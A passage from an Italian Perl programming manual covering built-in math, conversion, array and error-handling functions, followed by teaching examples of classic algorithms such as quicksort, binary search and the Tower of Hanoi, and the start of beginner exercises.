'**exp()**' restituisce *e* (la base del logaritmo naturale) elevato al valore di *x*, cioè dell'argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**$_**'.

298.5.5 int()

```
int x
```

'**int()**' restituisce la parte intera del numero (o dell'espressione) fornito come argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**$_**'.

298.5.6 log()

```
log x
```

'**log()**' restituisce il logaritmo naturale del valore fornito come argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**$_**'.

298.5.7 sin()

```
sin x
```

'**sin()**' restituisce il seno. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**$_**'.

298.5.8 sqrt()

```
sqrt x
```

'**sqrt()**' restituisce la radice quadrata. Se l'argomento non viene indicato, si utilizza la variabile predefinita '**$_**'.

298.6 Funzioni di conversione

Nelle sezioni seguenti sono elencate le funzioni che si occupano di convertire dati in formati differenti.

Tabella 298.10. Elenco di alcune funzioni di conversione.

Nome	Descrizione.
chr()	Converte un numero nel carattere corrispondente.
hex()	Converte una stringa esadecimale nel numero corrispondente.
oct()	Converte una stringa ottale nel numero corrispondente.
ord()	Converte un carattere nel numero corrispondente.

298.6.1 chr()

```
chr n
```

'**chr()**' restituisce il carattere corrispondente al numero indicato come argomento. Se non viene specificato l'argomento, il numero viene letto dalla variabile '**$_**'.

Esempi

```
chr (65);
```

Restituisce la lettera '**A**' maiuscola.

298.6.2 hex()

```
hex stringa
```

'**hex()**' interpreta il proprio argomento come una stringa contenente un numero esadecimale. Restituisce il numero (decimale) corrispondente. Se non viene specificato l'argomento, il dato viene letto dalla variabile '**$_**'.

Esempi

```
hex ("0xAf");
```

Restituisce il numero 175.

```
hex ("af");
```

Restituisce il numero 175.

298.6.3 oct()

`oct` *stringa*

'**`oct()`**' interpreta il proprio argomento come una stringa contenente un numero ottale. Restituisce il numero (decimale) corrispondente. Se non viene specificato l'argomento, il dato viene letto dalla variabile '**`$_`**'.

Esempi

```
$permessi = '0755';
mkdir ("/tmp/prova", oct ($permessi));
```

Crea la directory '`/tmp/prova/`' con i permessi 0755_8. Dal momento che questi permessi sono contenuti in una variabile, in forma di stringa, devono essere convertiti in ottale prima dell'uso, altrimenti verrebbero interpretati in forma decimale.

298.6.4 ord()

`ord` *stringa*

'**`ord()`**' restituisce il valore numerico corrispondente al codice ASCII del primo carattere della stringa fornita come argomento. Se non viene specificato l'argomento, il dato viene letto dalla variabile '**`$_`**'.

298.7 Gestione delle espressioni

Sono elencate nelle sezioni seguenti le funzioni che si occupano di gestire l'esecuzione delle espressioni (quando necessario) e di conoscerne alcune caratteristiche.

298.7.1 defined()

`defined` *espressione*

'**`defined()`**' restituisce *Vero* se l'espressione (o la variabile) restituisce un valore diverso da indefinito. Il valore indefinito può essere restituito in particolare nelle seguenti situazioni:

- la lettura oltre la fine del file;
- un errore di sistema;
- una variabile non ancora inizializzata.

È importante non confondere il valore indefinito con lo zero o la stringa nulla: si tratta di tre cose differenti, in particolare, zero e stringa nulla sono valori definiti.

298.7.2 scalar()

`scalar` *espressione*

'**`scalar()`**' restituisce il risultato dell'espressione valutato in un contesto espressamente scalare.

298.8 Array e hash

Nelle sezioni seguenti sono elencate le funzioni che sono particolarmente dedicate alla gestione di array e hash.

Tabella 298.11. Elenco di alcune funzioni utili nella gestione degli array.

Nome	Descrizione.
delete()	Elimina elementi da un hash.
exists()	Verifica la presenza di una chiave all'interno di un hash.
keys()	Restituisce un array con le chiavi di un hash.
pop()	Estrae l'ultimo elemento di un array.
push()	Aggiunge un elemento in coda a un array.
splice()	Elimina o inserisce degli elementi in un array, in posizioni arbitrarie.

298.8.1 delete()

`delete` *espressione*

'**`delete()`**' elimina uno o più elementi da un hash. L'espressione che rappresenta l'argomento della funzione deve rappresentare uno o più elementi dell'hash. Restituisce i valori cancellati, cioè quelli abbinati alle chiavi indicate per la cancellazione.

Esempi

```
delete $miohash{ $miachiave };
```

Elimina dall'hash '**`%miohash`**' l'elemento rappresentato dalla chiave contenuta nella variabile '**`$miachiave`**'.

298.8.2 exists()

`exists` *espressione*

'**`exists()`**' verifica l'esistenza di una chiave all'interno di un hash. Se esiste, anche se il valore corrispondente dovesse risultare indefinito, restituisce *Vero*. L'espressione che rappresenta l'argomento della funzione deve rappresentare un solo elemento dell'hash.

Esempi

```
if (exists $miohash{ $miachiave })
  {
    ...
  }
```

Verifica l'esistenza dell'elemento rappresentato dalla chiave contenuta nella variabile '**`$miachiave`**', all'interno dell'hash '**`%miohash`**'. In caso affermativo esegue alcune istruzioni.

298.8.3 keys()

`keys` *hash*

'**`keys()`**' restituisce un array composto da tutte le chiavi dell'hash posto come argomento.

298.8.4 pop()

`pop` *array*

'**`pop()`**' restituisce l'ultimo elemento dell'array eliminandolo dall'array stesso (accorciandolo). In pratica tratta l'array come una pila (stack) ed esegue un'azione di *pop*.

298.8.5 push()

`push` *array*, *lista*

'**`push()`**' aggiunge all'array indicato come primo argomento gli elementi della lista successiva. In pratica tratta l'array come una pila (stack) ed esegue un'azione di *push*.

298.8.6 splice()

`splice` *array*, *posizione_iniziale* , *lunghezza* , *lista*
`splice` *array*, *posizione_iniziale* , *lunghezza*
`splice` *array*, *posizione_iniziale*

'**`splice()`**' elimina dall'array, indicato come primo argomento, gli elementi collocati a partire dalla posizione iniziale, indicata come secondo argomento, per una quantità definita dal terzo argomento. Se il terzo argomento (la quantità di elementi da eliminare) viene omesso, vengono eliminati tutti gli elementi a partire dalla posizione iniziale.

Se dopo il numero di argomenti da eliminare appaiono altri argomenti, vengono interpretati come una lista da inserire in sostituzione degli elementi cancellati. In tal modo, attraverso questa funzione, si può accorciare e allungare un array a piacimento, intervenendo in qualunque punto dello stesso.

298.9 Controllo dell'esecuzione del programma

Nelle sezioni seguenti sono elencate le funzioni che sono utili per controllare l'esecuzione di un programma Perl. In particolare ciò che permette di gestire le situazioni di errore.

Tabella 298.12. Elenco di alcune funzioni per il controllo dell'esecuzione del programma.

Nome	Descrizione.
die()	Emette un messaggio e termina l'esecuzione del programma.
do()	Esegue un sottoprogramma.
eval()	Controlla un gruppo di istruzioni.
exit()	Termina l'esecuzione del programma restituendo un valore.
require()	Richiede qualcosa per proseguire con il programma.
warn()	Emette un messaggio di avvertimento attraverso lo standard error.

298.9.1 die()

die *lista*

'**`die()`**' emette il contenuto degli elementi della lista fornita come argomento attraverso lo standard error e quindi termina l'esecuzione del programma.

Il programma Perl terminato in questo modo restituisce generalmente il valore contenuto dalla variabile '**`$!`**'.

Esempi

```
if (chdir '/var/spool/lpd')
  {
        ...
  }
else
  {
    die "L'operazione non è consentita.\n";
  }
```

Se lo spostamento nella directory '`/var/spool/lpd/`' fallisce, visualizza il messaggio attraverso lo standard error e termina.

298.9.2 do()

do *file*

'**`do()`**' permette di includere il file indicato come argomento. In generale viene usato per inserire delle subroutine esterne.

Esempi

```
do 'prova.pl';
```

Esegue il contenuto del file '`prova.pl`'.

298.9.3 eval()

eval *blocco*
eval *espressione*

'**`eval()`**' permette di controllare l'esecuzione di un blocco di istruzioni, in modo da limitare i danni in caso di interruzione. In pratica, se all'interno del blocco si manifesta un errore di sintassi o di esecuzione, o ancora se viene incontrata un'istruzione '**`die()`**', '**`eval()`**' restituisce un valore indefinito e l'esecuzione del programma continua.

Se si manifesta un errore, questo viene riportato dalla variabile '**`$@`**'.

Nel caso non si verifichino errori, '**`eval()`**' restituisce il valore dell'ultima espressione del blocco di istruzioni controllato.

298.9.4 exit()

`exit` *espressione*

'**`exit()`**' valuta l'espressione posta come argomento e termina l'esecuzione del programma restituendo all'esterno quel valore.

È importante ricordare che dal punto di vista dei programmi, la restituzione del valore zero corrisponde a una conclusione con successo, mentre un valore pari a uno o superiore, rappresenta una conclusione anomala.

Esempi

```
if (chdir '/var/spool/lpd')
  {
    ...
  }
else
  {
    print "L'operazione non è consentita.\n";
    exit 1;
  }
```

Se lo spostamento nella directory '`/var/spool/lpd/`' fallisce, visualizza il messaggio e termina restituendo il valore uno.

298.9.5 require()

`require` *espressione*
`require` *file*

'**`require()`**' permette di specificare nel programma l'esigenza di qualcosa. Se si tratta di un'espressione il cui risultato è numerico, si vuole indicare che il programma richiede un interprete '**`perl`**' di versione maggiore o uguale a quel numero. Se si tratta di una stringa si intende che il programma richiede l'inclusione del file corrispondente come libreria.

L'inclusione del file si ottiene solo se ciò non è già avvenuto.

298.9.6 warn()

`warn` *lista*

'**`warn()`**' emette il contenuto degli elementi della lista fornita come argomento attraverso lo standard error. Solitamente, '**`warn()`**' viene utilizzato come '**`die()`**' nelle situazioni in cui non è necessario interrompere l'esecuzione del programma.

298.10 Riferimenti

- Johan Vromans, *Perl 5 Desktop Guide*, O'Reilly & Associates

  <ftp://ftp.perl.org/pub/CPAN/authors/Johan_Vromans/>

Perl: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

299.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Perl. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

299.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 282.2.1.

```
#!/usr/bin/perl
#======================================================================
# somma.pl <x> <y>
# Somma esclusivamente valori positivi.
#======================================================================

#======================================================================
# &somma (<x>, <y>)
#----------------------------------------------------------------------
sub somma
{
    local ($x) = $_[0];
```

```
    local ($y) = $_[1];

    local ($z) = $x;
    local ($i);

    for ($i = 1; $i <= $y; $i++)
      {
        $z++;
      }

    return $z;
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &somma ($x, $y);

print "$x + $y = $z\n";

#======================================================================
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
sub somma
{
    local ($x) = $_[0];
    local ($y) = $_[1];

    local ($z) = $x;
    local ($i) = 1;

    while ($i <= $y)
      {
        $z++;
        $i++;
      }

    return $z;
}
```

299.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 282.2.2.

```
#!/usr/bin/perl
#======================================================================
# moltiplica.pl <x> <y>
#======================================================================

#======================================================================
# &moltiplica (<x>, <y>)
#----------------------------------------------------------------------
sub moltiplica
{
    local ($x) = $_[0];
    local ($y) = $_[1];

    local ($z) = 0;
    local ($i);

    for ($i = 1; $i <= $y; $i++)
```

```
      {
        $z = $z + $x;
      }

    return $z;
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &moltiplica ($x, $y);

print "$x * $y = $z\n";
#======================================================================
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
sub moltiplica {
    local ($x) = $_[0];
    local ($y) = $_[1];

    local ($z) = 0;
    local ($i) = 1;

    while ($i <= $y)
      {
        $z = $z + $x;
        $i++;
      }

    return $z;
}
```

299.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 282.2.3.

```
#!/usr/bin/perl
#======================================================================
# dividi.pl <x> <y>
# Divide esclusivamente valori positivi.
#======================================================================

#======================================================================
# &dividi (<x>, <y>)
#----------------------------------------------------------------------
sub dividi
{
    local ($x) = $_[0];
    local ($y) = $_[1];

    local ($z) = 0;
    local ($i) = $x;

    while ($i >= $y)
      {
        $i = $i - $y;
        $z++;
      }

    return $z;
}
```

```
#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &dividi ($x, $y);

print "Divisione intera - $x:$y = $z\n";
#======================================================================
```

299.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 282.2.4.

```
#!/usr/bin/perl
#======================================================================
# exp.pl <x> <y>
# Eleva a potenza.
#======================================================================

#======================================================================
# &exp (<x>, <y>)
#----------------------------------------------------------------------
sub exp
{
    local ($x) = $_[0];
    local ($y) = $_[1];

    local ($z) = 1;
    local ($i);

    for ($i = 1; $i <= $y; $i++)
      {
        $z = $z * $x;
      }

    return $z;
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &exp ($x, $y);

print "$x ** $y = $z\n";
#======================================================================
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
sub exp
{
    local ($x) = $_[0];
    local ($y) = $_[1];

    local ($z) = 1;
    local ($i) = 1;

    while ($i <= $y)
      {
        $z = $z * $x;
```

```
        $i++;
      }

    return $z;
}
```

È possibile usare anche un algoritmo ricorsivo.

```
sub exp
{
    local ($x) = $_[0];
    local ($y) = $_[1];

    if ($x == 0)
      {
        return 0;
      }
    elsif ($y == 0)
      {
        return 1;
      }
    else
      {
        return ($x * &exp ($x, $y-1));
      }
}
```

299.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 282.2.5.

```
#!/usr/bin/perl
#======================================================================
# radice.pl <x>
# Radice quadrata.
#======================================================================

#======================================================================
# &radice (<x>)
#----------------------------------------------------------------------
sub radice
{
    local ($x) = $_[0];

    local ($z) = 0;
    local ($t) = 0;

    while (1)
      {
        $t = $z * $z;

        if ($t > $x)
          {
            # È stato superato il valore massimo.
            $z--;
            return $z;
          }

        $z++;
      }
    # Teoricamente, non dovrebbe mai arrivare qui.
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
```

```
$x = $ARGV[0];

$z = &radice ($x);

print "radq ($x) = $z\n";
#======================================================================
```

299.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 282.2.6.

```
#!/usr/bin/perl
#======================================================================
# fatt.pl <x>
#======================================================================

#======================================================================
# &fatt (<x>)
#----------------------------------------------------------------------
sub fatt
{
    local ($x) = $_[0];

    local ($i) = ($x - 1);

    while ($i > 0)
      {
        $x = $x * $i;
        $i--;
      }

    return $x;
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];

$fatt = &fatt ($x);

print "$x! = $fatt\n";
#======================================================================
```

In alternativa, l’algoritmo si può tradurre in modo ricorsivo.

```
sub fatt {
    local ($x) = $_[0];

    if ($x > 1)
      {
        return ($x * &fatt ($x - 1));
      }
    else
      {
        return 1;
      }
}
```

299.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 282.2.7.

```
#!/usr/bin/perl
#=======================================================================
# mcd.pl <x> <y>
#=======================================================================

#=======================================================================
# &mcd (<x>, <y>)
#-----------------------------------------------------------------------
sub mcd
{
    local ($x) = $_[0];
    local ($y) = $_[1];

    while ($x != $y)
      {
        if ($x > $y)
          {
            $x = $x - $y;
          }
        else
          {
            $y = $y - $x;
          }
      }

    return $x;
}

#=======================================================================
# Inizio del programma.
#-----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &mcd ($x, $y);

print "Il massimo comune divisore di $x e $y è $z\n";
#=======================================================================
```

299.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 282.2.8.

```
#!/usr/bin/perl
#=======================================================================
# primo.pl <x>
#=======================================================================

#=======================================================================
# &primo (<x>)
#-----------------------------------------------------------------------
sub primo
{
    local ($x) = $_[0];

    local ($primo) = 1;
    local ($i) = 2;
    local ($j);
```

```
    while (($i < $x) && $primo)
      {
        $j = int ($x / $i);
        $j = $x - ($j * $i);

        if ($j == 0)
          {
            $primo = 0;
          }
        else
          {
            $i++;
          }
      }

    return $primo;
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];

if (&primo ($x))
  {
    print "$x è un numero primo\n";
  }
else
  {
    print "$x non è un numero primo\n";
  }
#======================================================================
```

299.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Perl. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

299.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 282.3.1.

```
#!/usr/bin/perl
#======================================================================
# ricercaseq.pl <elemento-cercato> <valore>...
#======================================================================

#======================================================================
# &ricercaseq (<lista>, <elemento>, <inizio>, <fine>)
#----------------------------------------------------------------------
sub ricercaseq
{
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #------------------------------------------------------------------
    local ($lista) = $_[0];
```

```
    local ($x) = $_[1];
    local ($a) = $_[2];
    local ($z) = $_[3];

    local ($i);

    for ($i = $a; $i <= $z; $i++)
      {
        if ($x == ${$lista}[$i])
          {
            return $i;
          }
      }

    # La corrispondenza non è stata trovata.
    return -1;
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------

$x = $ARGV[0];
@lista = @ARGV[1 .. $#ARGV];

$i = &ricercaseq (\@lista, $x, 0, $#lista);

print "L'elemento $x si trova nella posizione $i\n";
#======================================================================
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
sub ricercaseq {
    local ($lista) = $_[0];
    local ($x) = $_[1];
    local ($a) = $_[2];
    local ($z) = $_[3];

    if ($a > $z)
      {
        return -1;
      }
    elsif ($x == ${$lista}[$a])
      {
        return $a;
      }
    else
      {
        return &ricercaseq ($lista, $x, $a+1, $z);
      }
}
```

299.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è stato descritto nella sezione 282.3.2.

```
#!/usr/bin/perl
#======================================================================
# ricercabin.pl <elemento-cercato> <valore>...
#======================================================================

#======================================================================
# &ricercabin (<lista>, <elemento>, <inizio>, <fine>)
#----------------------------------------------------------------------
sub ricercabin
{
```

```
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all’array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all’array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #------------------------------------------------------------------
    local ($lista) = $_[0];
    local ($x) = $_[1];
    local ($a) = $_[2];
    local ($z) = $_[3];

    local ($m);

    # Determina l’elemento centrale.
    $m = int (($a + $z) / 2);

    if ($m < $a)
      {
        # Non restano elementi da controllare: l’elemento cercato non c’è.
        return -1;
      }
    elsif ($x < ${$lista}[$m])
      {
        # Si ripete la ricerca nella parte inferiore.
        return &ricercabin ($lista, $x, $a, $m-1);
      }
    elsif ($x > ${$lista}[$m])
      {
        # Si ripete la ricerca nella parte superiore.
        return &ricercabin ($lista, $x, $m+1, $z);
      }
    else
      {
        # $m rappresenta l’indice dell’elemento cercato.
        return $m;
      }
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------

$x = $ARGV[0];
@lista = @ARGV[1 .. $#ARGV];

$i = &ricercabin (\@lista, $x, 0, $#lista);

print "L’elemento $x si trova nella posizione $i\n";
#======================================================================
```

299.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Perl. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

299.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 282.4.1. Viene mostrato prima una soluzione iterativa e successivamente la funzione '**bsort**' in versione ricorsiva.

```
#!/usr/bin/perl
#======================================================================
# bsort.pl <valore>...
#======================================================================

#======================================================================
# &bsort (<lista>, <inizio>, <fine>)
#----------------------------------------------------------------------
sub bsort
{
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #------------------------------------------------------------------
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];

    local ($scambio);

    local ($j);
    local ($k);

    #------------------------------------------------------------------
    # Inizia il ciclo di scansione dell'array.
    #------------------------------------------------------------------
    for ($j = $a; $j < $z; $j++)
      {
        #--------------------------------------------------------------
        # Scansione interna dell'array per collocare nella posizione
        # $j l'elemento giusto.
        #--------------------------------------------------------------
        for ($k = $j+1; $k <= $z; $k++)
          {
            if (${$lista}[$k] < ${$lista}[$j])
              {
                #------------------------------------------------------
                # Scambia i valori
                #------------------------------------------------------
                $scambio = ${$lista}[$k];
                ${$lista}[$k] = ${$lista}[$j];
                ${$lista}[$j] = $scambio;
              }
          }
      }
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------

@lista = @ARGV;

&bsort (\@lista, 0, $#lista);

print "@lista\n";

#======================================================================
```

Segue la funzione '**bsort**' in versione ricorsiva.

```
sub bsort
{
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];

    local ($k);
    local ($scambio);

    if ($a < $z)
      {
        #--------------------------------------------------------------
        # Scansione interna dell'array per collocare nella posizione
        # $a l'elemento giusto.
        #--------------------------------------------------------------
        for ($k = $a+1; $k <= $z; $k++)
          {
            if (${$lista}[$k] < ${$lista}[$a])
              {
                #------------------------------------------------------
                # Scambia i valori
                #------------------------------------------------------
                $scambio = ${$lista}[$k];
                ${$lista}[$k] = ${$lista}[$a];
                ${$lista}[$a] = $scambio;
              }
          }

        &bsort ($lista, $a+1, $z);
      }
}
```

299.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 282.4.2.

```
#!/usr/bin/perl
#======================================================================
# hanoi.pl <n-anelli> <piolo-iniziale> <piolo-finale>
#======================================================================

#======================================================================
# &hanoi (<n-anelli>, <piolo-iniziale>, <piolo-finale>)
#----------------------------------------------------------------------
sub hanoi {
    local ($n) = $_[0];
    local ($p1) = $_[1];
    local ($p2) = $_[2];

    if ($n > 0)
      {
        &hanoi ($n-1, $p1, 6-$p1-$p2);
        print "Muovi l'anello $n dal piolo $p1 al piolo $p2\n";
        &hanoi ($n-1, 6-$p1-$p2, $p2);
      }
}
#======================================================================

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$n = $ARGV[0];
$p1 = $ARGV[1];
$p2 = $ARGV[2];
```

```
&hanoi ($n, $p1, $p2);

#======================================================================
```

299.3.3 Quicksort

L’algoritmo del Quicksort è stato descritto nella sezione 282.4.3.

```
#!/usr/bin/perl
#======================================================================
# qsort.pl <valore>...
#======================================================================

#======================================================================
# &part (<lista>, <inizio>, <fine>)
#----------------------------------------------------------------------
sub part
{
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all’array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all’array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #------------------------------------------------------------------
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];

    #------------------------------------------------------------------
    # Viene preparata una variabile che servirà per scambiare due
    # valori.
    #------------------------------------------------------------------
    local ($scambio) = 0;

    #------------------------------------------------------------------
    # Si assume che $a sia inferiore a $z.
    #------------------------------------------------------------------
    local ($i) = $a + 1;
    local ($cf) = $z;

    #------------------------------------------------------------------
    # Inizia il ciclo di scansione dell’array.
    #------------------------------------------------------------------
    while (1)
      {
        while (1)
          {
            #----------------------------------------------------------
            # Sposta $i a destra.
            #----------------------------------------------------------
            if ((${$lista}[$i] > ${$lista}[$a]) || ($i >= $cf))
              {
                last;
              }
            else
              {
                $i += 1;
              }

          }

        while (1)
          {
            #----------------------------------------------------------
```

```
            # Sposta $cf a sinistra.
            #----------------------------------------------------------
            if (${$lista}[$cf] <= ${$lista}[$a])
              {
                last;
              }
            else
             {
                $cf -= 1;
             }
          }

        if ($cf <= $i)
          {
            #----------------------------------------------------------
            # È avvenuto l'incontro tra $i e $cf.
            #----------------------------------------------------------
            last;
          }
        else
          {
            #----------------------------------------------------------
            # Vengono scambiati i valori.
            #----------------------------------------------------------
            $scambio = ${$lista}[$cf];
            ${$lista}[$cf] = ${$lista}[$i];
            ${$lista}[$i] = $scambio;

            $i += 1;
            $cf -= 1;
          }
      }

    #------------------------------------------------------------------
    # A questo punto @$lista[$a..$z] è stata ripartita e $cf è la
    # collocazione di @$lista[$a].
    #------------------------------------------------------------------
    $scambio = ${$lista}[$cf];
    ${$lista}[$cf] = ${$lista}[$a];
    ${$lista}[$a] = $scambio;

    #------------------------------------------------------------------
    # A questo punto, @$lista[$cf] è un elemento (un valore) nella
    # giusta posizione.
    #------------------------------------------------------------------

    return $cf;

}

#======================================================================
# &quicksort (<lista>, <inizio>, <fine>)
#----------------------------------------------------------------------
sub quicksort
{
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    #------------------------------------------------------------------
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];

    #------------------------------------------------------------------
    # Viene preparata la variabile $cf.
```

```
    #-----------------------------------------------------------------
    local ($cf) = 0;

    if ($z > $a)
      {
        $cf = &part ($lista, $a, $z);
        &quicksort ($lista, $a, $cf-1);
        &quicksort ($lista, $cf+1, $z);
      }
}

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------

@lista = @ARGV;

quicksort (\@lista, 0, $#lista);

print "@lista\n";

#======================================================================
```

299.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 282.4.4.

```
#!/usr/bin/perl
#======================================================================
# permuta.pl <valore>...
#======================================================================

#======================================================================
# &permuta (<lista>, <inizio>, <fine>)
#----------------------------------------------------------------------
sub permuta
{
    #-----------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #-----------------------------------------------------------------
    local ($lista) = $_[0];
    local ($a) = $_[1];
    local ($z) = $_[2];

    local ($scambio);

    local ($k);

    #-----------------------------------------------------------------
    # Se il segmento di array contiene almeno due elementi, si
    # procede.
    #-----------------------------------------------------------------
    if (($z - $a) >= 1)
      {
        #-------------------------------------------------------------
        # Inizia un ciclo di scambi tra l'ultimo elemento e uno degli
        # altri contenuti nel segmento di array.
        #-------------------------------------------------------------
        for ($k = $z; $k >= $a; $k--)
          {
            #---------------------------------------------------------
```

```
            # Scambia i valori
            #-----------------------------------------------------------
            $scambio = ${$lista}[$k];
            ${$lista}[$k] = ${$lista}[$z];
            ${$lista}[$z] = $scambio;

            #-----------------------------------------------------------
            # Esegue una chiamata ricorsiva per permutare un segmento
            # più piccolo dell'array.
            #-----------------------------------------------------------
            permuta ($lista, $a, $z-1);

            #-----------------------------------------------------------
            # Scambia i valori
            #-----------------------------------------------------------
            $scambio = ${$lista}[$k];
            ${$lista}[$k] = ${$lista}[$z];
            ${$lista}[$z] = $scambio;
          }
      }
    else
      {
        #---------------------------------------------------------------
        # Visualizza la situazione attuale dell'array.
        #---------------------------------------------------------------
        print "@$lista\n";
      }
}

#=======================================================================
# Inizio del programma.
#-----------------------------------------------------------------------

@lista = @ARGV;

&permuta (\@lista, 0, $#lista);
#=======================================================================
```

Perl: esercizi di programmazione

Questo capitolo raccoglie una sequenza di esercizi didattici di programmazione realizzati in Perl. Il contenuto e la gradualità degli esercizi è orientato verso studenti di scuola media. Come si può osservare dagli esempi, in tutti i programmi viene aggiunto inizialmente l'opzione '**-w**' per assicurare l'emissione di informazioni diagnostiche da parte dell'interprete.[1]

300.1 Area del rettangolo

Con il pretesto di calcolare l'area di un rettangolo, si vuole introdurre all'uso dell'istruzione '**print**', alla gestione delle stringhe, con la relativa espansione delle variabili e l'eliminazione del codice di interruzione di riga.

1. La prima soluzione proposta ha lo scopo di mostrare l'uso dei flussi di file standard nel linguaggio Perl.

```
#!/usr/bin/perl -w
#
# Programma area-01.pl
# Scritto da ...
#
# Programma per trovare l'area di un rettangolo.

print ("Inserisci la base: ");
$base = <STDIN>;
print ("Inserisci l'altezza: ");
$altezza = <STDIN>;
$area = $base * $altezza;
print ("Il rettangolo con una base di ");
print $base;
print (" e un'altezza di ");
print $altezza;
print (" ha un'area di ");
print $area;
print ("\n");
```

   Inserendo rispettivamente i valori 10 e 20, il risultato che si ottiene è quello dell'interazione seguente:

   `Inserisci la base:` **`10`**[*Invio*]

   `Inserisci l'altezza:` **`20`**[*Invio*]

```
Il rettangolo con una base di 10
 e un'altezza di 20
 ha un'area di 200
```

2. La seconda soluzione serve a mostrare la possibilità di concatenare le stringhe nella composizione della frase finale, attraverso l'operatore '**.**'.

```
#!/usr/bin/perl -w
#
# Programma area-02.pl
# Scritto da ...
#
# Programma per trovare l'area di un rettangolo.
# Rispetto alla versione 01 si introduce il concatenamento
# di stringa.

print ("Inserisci la base: ");
$base = <STDIN>;
print ("Inserisci l'altezza: ");
```

[1] Questo capitolo è ispirato da un lavoro didattico del prof. Antonio Bernardi, *brngb @ tin.it*.

```
$altezza = <STDIN>;
$area = $base * $altezza;
print ("Il rettangolo con una base di "
       . $base
       . " e un’altezza di "
       . $altezza
       . " ha un’area di "
       . $area
       . "\n");
```

3. La terza soluzione serve a mostrare l’opportunità di fare riferimento allo standard output in modo esplicito, indicare espressamente il nome ‘**`STDOUT`**’ nell’istruzione ‘**`print`**’; inoltre, si mostra la possibilità di espandere le variabili scalari all’interno delle stringhe letterali.

```
#!/usr/bin/perl -w
#
# Programma area-03.pl
# Scritto da ...
#
# Programma per trovare l’area di un rettangolo.
